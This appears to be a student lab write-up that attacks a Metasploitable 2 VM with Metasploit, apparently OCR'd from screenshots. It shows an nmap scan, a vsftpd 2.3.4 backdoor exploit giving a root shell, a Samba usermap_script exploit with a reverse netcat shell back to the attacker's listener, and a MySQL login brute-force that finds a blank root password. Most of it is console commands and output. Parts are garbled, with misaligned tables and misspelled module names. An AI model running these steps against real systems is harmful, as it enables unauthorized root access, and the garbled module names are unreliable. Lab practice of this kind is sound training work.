
ASSIGNMENT - 3 Exploiting Metasploitable 2 OS

-Target : 192.168.1.20 -By : ANBARSU S

Nmap Scan (Services and version detection)

```
-(kali⊗kali)-[~]
s nmap -sV 192.168.1.20
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-11 04:59 EST
Nmap scan report for 192.168.1.20
Host is up (0.0052s latency).
Not shown: 977 filtered tcp ports (no-response)
       STATE SERVICE
                         VERSION
PORT
21/tcp open ftp
                         vsftpd 2.3.4
22/tcp open ssh
                        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet
                        Linux telnetd
25/tcp open smtp
53/tcp open domain
                        Postfix smtpd
                        ISC BIND 9.4.2
                        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp open http
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec
                      netkit-rsh rexecd
513/tcp open login?
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs
                         2-4 (RPC #100003)
2121/tcp open ftp
                         ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc
                         VNC (protocol 3.3)
6000/tcp open X11
                         (access denied)
6667/tcp open irc
                         UnrealIRCd
8009/tcp open ajp13
                        Apache Jserv (Protocol v1.3)
8180/tcp open http
                         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.95 seconds
```

1. vsftpd



```
\frac{\text{msf6}}{\text{rhost}} = 192.168.1.20
\frac{192.168.1.20}{\text{rhost}} > 192.168.1.20
\frac{192.168.1.20}{\text{rhost}} = \frac{236}{\text{hackdoor}} > \text{show options}
                                                         ) > set rhost 192.168.1.20
msf6 exploit(
msf6 exploit(
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
               Current Setting Required Description
                                                     The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit The target port (TCP)
    RHOSTS 192.168.1.20
    RPORT
Payload options (cmd/unix/interact):
    Name Current Setting Required Description
Exploit target:
    Id Name
View the full module info with the info, or info -d command.
msf6 exploit(
[*] 192.168.1.20:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.20:21 - USER: 331 Please specify the password.
[+] 192.168.1.20:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.20:21 - UID: uid=0(root) gid=0(root)
 * Found shell.
 [*] Command shell session 1 opened (10.0.2.15:32881 → 192.168.1.20:6200) at 2023-03-11 05:19:30 -0500
whoami
root
sh: line 7: power: command not found poweroff
   ] 192.168.1.20 - Command shell session 1 closed.
msf6 exploit(
```

2. samba

```
msf6 > search samba
Matching Modules
                                                                                                                                        Disclosure Date Rank
                                                                                                                                                                                                        Check Description
             exploit/unix/webapp/citrix_access_gateway_exec
                                                                                                                                        2010-12-21
                                                                                                                                                                                                                         Citrix Access Gateway Command Execution
              exploit/windows/license/calicclnt_getconfig
exploit/unix/misc/distcc_exec
                                                                                                                                        2005-03-02
2002-02-01
                                                                                                                                                                               average excellent
                                                                                                                                                                                                                        Computer Associates License Client GETCONFIG Overflow DistCC Daemon Command Execution
               exploir/win/mis/ymb/group_policy_startup
post/linux/gather/enum_configs
auxiliary/scanner/rsync/modules_list
                                                                                                                                                                                                                        Group Policy Script Execution From Shared Resource
Linux Gather Configurations
                                                                                                                                         2015-01-26
                                                                                                                                                                                                        No
                                                                                                                                                                                normal
                                                                                                                                                                                                                        Linux Gather Configurations
List Raync Modules
MS14-060 Microsoft Windows OLE Package Manager Code Execution
Quest KACE Systems Management Command Injection
Samba "Username map Script" Command Execution
Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
                                                                                                                                                                                normal
               exploit/windows/fileformat/ms14_060_sandworm
exploit/unix/http/quest_kace_systems_management_rce
                                                                                                                                        2014-10-14
                                                                                                                                                                                                       No
                                                                                                                                        2018-05-31
                                                                                                                                                                                                        Yes
               exploit/multi/samba/usermap_script
exploit/multi/samba/nttrans
                                                                                                                                         2007-05-14
     9 exploit/multi/samba/nttrans
10 exploit/linux/samba/stinfopolicy_heap
11 auxiliary/admin/smba_symlink_traversal
12 auxiliary/scanner/smb/smba_symlink_traversal
13 exploit/linux/samba/chain_reply
14 exploit/linux/samba/chain_reply
15 auxiliary/dos/samba/lsa_addprivs_heap
16 auxiliary/dos/samba/lsa_transnames_heap
17 exploit/linux/samba/lsa_transnames_heap
18 exploit/sox/samba/lsa_transnames_heap
19 exploit/solaris/samba/transaopen
20 auxiliary/dos/samba/transaopen
21 exploit/linux/samba/transaopen
22 exploit/sox/samba/transaopen
23 exploit/osx/samba/transaopen
24 exploit/solaris/samba/transaopen
25 exploit/sox/samba/transaopen
26 exploit/solaris/samba/transaopen
                                                                                                                                         2003-04-07
                                                                                                                                                                                                        No
                                                                                                                                                                                average
                                                                                                                                         2012-04-10
                                                                                                                                                                                                                                        SetInformationPolicy AuditEventsInfo Heap Overflow
                                                                                                                                                                                                                                     Symlink Directory Traversal 
_netr_ServerPasswordSet Uninitialized Credential State
                                                                                                                                                                                normal
                                                                                                                                                                                good
excellent
                                                                                                                                                                                                                                      chain_reply Memory Corruption (Linux x86)
is_known_pipename() Arbitrary Module Load
                                                                                                                                        2010-06-16
                                                                                                                                                                                                        No
                                                                                                                                                                                                                        Samba is_known_pipename() Arbitrary Module L
Samba lsa_io_trivilege_set Heap Overflow
Samba lsa_io_trans_names Heap Overflow
Samba lsa_io_trans_names Heap Overflow
Samba lsa_io_trans_names Heap Overflow
Samba lsa_io_trans_names Heap Overflow
Samba read_nttrans_ea_list Integer Overflow
Samba trans2open Overflow (*8SD x86)
Samba trans2open Overflow (Linux x86)
Samba trans2open Overflow (Mac OS X PPC)
Samba trans2open Overflow (Solaris SPARC)
Samba trans2open Overflow (Solaris SPARC)
                                                                                                                                                                                                        No
                                                                                                                                                                                normal
                                                                                                                                        2007-05-14
                                                                                                                                         2007-05-14
                                                                                                                                                                                average
                                                                                                                                                                                                        No
                                                                                                                                                                                average
                                                                                                                                                                                normal
                                                                                                                                                                                                        No
                                                                                                                                         2003-04-07
                                                                                                                                                                                                        No
No
                                                                                                                                         2003-04-07
      24 exploit/solaris/samba/trans2open
25 exploit/windows/http/sambar6_search_results
                                                                                                                                         2003-04-07
                                                                                                                                        2003-06-21
                                                                                                                                                                                normal
 Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results
msf6 > use 8
    No payload configured, defaulting to cmd/unix/reverse_netcat
```

```
<u>msf6</u> > use 8
 No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(m
                                       ) > show options
Module options (exploit/multi/samba/usermap_script):
         Current Setting Required Description
  Name
                                      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit The target port (TCP)
   RHOSTS
   RPORT 139
Payload options (cmd/unix/reverse_netcat):
   Name Current Setting Required Description
  LHOST 192.168.1.32
LPORT 4444
                           yes The listen address (an interface may be specified)
Exploit target:
   Id Name
   0 Automatic
View the full module info with the info, or info -d command.
```

```
) > set rhost 192.168.1.20
msf6 exploit(
rhost ⇒ 192.168.1.20
                   /<mark>samba/usermap_script</mark>) > exploit
msf6 exploit(m
[*] Started reverse TCP handler on 192.168.1.32:4444
[★] Command shell session 1 opened (192.168.1.32:4444 → 192.168.1.20:38861) at 2023-03-11 06:31:49 -0500
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
tmp
vmlinuz
exit
[*] 192.168.1.20 - Command shell session 1 closed.
```

3. MySQL

MySQL [(none)]> show dbs

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options
Module options (auxiliary/scanner/mysql/mysql_login):
                                         Current Setting Required Description
                                                                                             Try blank passwords for all users
How fast to bruteforce, from 0 to 5
Try each user/password couple stored in the current database
Add all passwords in the current database to the list
Add all users in the current database to the list
Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
A specific password to authenticate with
File containing passwords, one per line
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
The target port (TCP)
Stop guessing when a credential works for a host
     BLANK_PASSWORDS
BRUTEFORCE_SPEED
                                         false
false
      DB_ALL_CREDS
      DB ALL PASS
      DB_ALL_USERS false
DB_SKIP_EXISTING none
      PASSWORD
      PASS FILE
                                                                          yes
yes
      RHOSTS
      RPORT 3306
STOP_ON_SUCCESS false
                                                                                              Stop guessing when a credential works for a host The number of concurrent threads (max one per host)
                                                                          yes
yes
       THREADS
      USERNAME
                                                                                              A specific username to authenticate as File containing users and passwords separated by space, one pair per line
                                         root
      USERPASS_FILE
                                         false
                                                                                              Try the username as the password for all users File containing usernames, one per line
      USER AS PASS
      VERBOSE
                                                                                             Whether to print output for all attempts
View the full module info with the info, or info -d command.
blank_passwords ⇒ true

msf6 auxiliary(scanner/mysql/mysqllogi
                                                                             m) > set user_file /home/kali/Desktop/username.txt
<u>msfo</u> auxiliary(scanner/mysq(/mysq(_togin) > set user_file /nome/kali/desktop/username.txt
user_file → /home/kali/Desktop/username.txt
<u>msf6</u> auxiliary(scanner/mysql/mysql_togin) > set pass_file /home/kali/Desktop/passwords.txt
pass_file ⇒ /home/kali/Desktop/passwords.txt

msf6 auxiliary(scanner/mysql/mysql logia) > se
                                                                              n) > set rhost 192.168.1.20
rhost ⇒ 192.168.1.20
msf6 auxiliary(
                                                               gin) > exploit
 [+] 192.168.1.20:3306
                                           - 192.168.1.20:3306 - Found remote MySQL version 5.0.51a
                                          - No active DB -- Credential data will not be saved! - 192.168.1.20:3306 - Success: 'root:'
  11 192.168.1.20:3306
 [+] 192.168.1.20:3306
                                           - 192.168.1.20:3306 - LOGIN FAILED: password: (Incorrect: Access denied for user 'password'@'192.168.1.32' (using password: NO))
       192.168.1.20:3306
                                          - 192.168.1.20:3306 - LOGIN FAILED: password:root (Incorrect: Access denied for user 'password'à 192.168.1.32' (using password: YES))
- 192.168.1.20:3306 - LOGIN FAILED: password:password (Incorrect: Access denied for user 'password'à 192.168.1.32' (using password: YES))
- 192.168.1.20:3306 - LOGIN FAILED: password:pass (Incorrect: Access denied for user 'password'à 192.168.1.32' (using password: YES))
      192.168.1.20:3306
       192.168.1.20:3306
                                          - 192.168.1.20:3306 - LOGIN FAILED: pass: (Incorrect: Access denied for user 'pass'@'192.168.1.32' (using password: NO))
- 192.168.1.20:3306 - LOGIN FAILED: pass:root (Incorrect: Access denied for user 'pass'@'192.168.1.32' (using password: YES))
- 192.168.1.20:3306 - LOGIN FAILED: pass:password (Incorrect: Access denied for user 'pass'@'192.168.1.32' (using password: YES))
- 192.168.1.20:3306 - LOGIN FAILED: pass:password (Incorrect: Access denied for user 'pass'@'192.168.1.32' (using password: YES))
       192.168.1.20:3306
       192.168.1.20:3306
  Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
[*] exec: mysql -h 192.168.1.20 -u root -p
                                                                   m) > mysql -h 192.168.1.20 -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
 Your MySQL connection id is 33
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```